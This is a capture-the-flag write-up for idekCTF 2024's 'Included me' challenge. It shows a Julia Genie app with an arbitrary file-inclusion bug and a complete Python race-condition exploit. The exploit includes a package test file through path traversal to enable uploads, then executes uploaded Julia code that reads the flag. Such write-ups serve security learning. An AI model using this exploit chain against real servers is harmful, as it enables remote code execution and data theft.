In idekCTF 2024, I played with the P1G SEKAI team and secured 1st place out of 1,068 teams! I solved a challenge named "Included me" and got the first blood on that challenge.
Challenge Description
another minimalist, frontend-less, challenge because i'm bad at writing server-side challenges
How to Solve
The goal of this challenge was to achieve Remote Code Execution (RCE) and capture the flag. The program was vulnerable to arbitrary file inclusion here:
using Genie, Genie.Requests, Pkg

Pkg.activate(".")

index() = include(params(:page, "example.jl"))

route("/", index)

up(1337, "0.0.0.0", async = false)
We could include arbitrary files into the application, altering its flow. I discovered that we could include a test case from this Genie.jl repository:
This test case essentially exposes a file upload vulnerability, allowing us to upload arbitrary files into Genie. However, after including that file, the program’s flow would change, preventing us from doing it a second time… or would it? The solution is yes, we can include it again if we’re fast enough to include app.jl right after uploading the file. This requires a race condition. Here's my solution script:
import httpx
import asyncio

URL = "http://localhost:1337"
# URL = "https://includeme-295e03fffda9795f.instancer.idek.team/"

class BaseAPI:
    def __init__(self, url=URL) -> None:
        self.c = httpx.AsyncClient(base_url=url, timeout=100)
    def page(self, page):
        return self.c.get("/", params={"page": page})
    def upload(self, fileupload):
        return self.c.post("/", files={"fileupload": ("x.jl", fileupload)})
class API(BaseAPI):
    ...

async def main():
    api = API()
    ress = []
    res1 = api.page("../home/ctf/.julia/packages/Genie/yQwwj/test/fileuploads/test.jl")
    ress.append(res1)
    for i in range(10):
        res2 = api.upload("""
read(`cat flag.txt`, String)
""")
        for j in range(10):
            res3 = api.page("app.jl")
            ress.append(res3)
        ress.extend([res1, res2])
    ress = await asyncio.gather(*ress)
    for res in ress:
        print(res.text)


if __name__ == "__main__":
    asyncio.run(main())

Next, visit http://localhost:1337/?page=x.jl to retrieve the flag.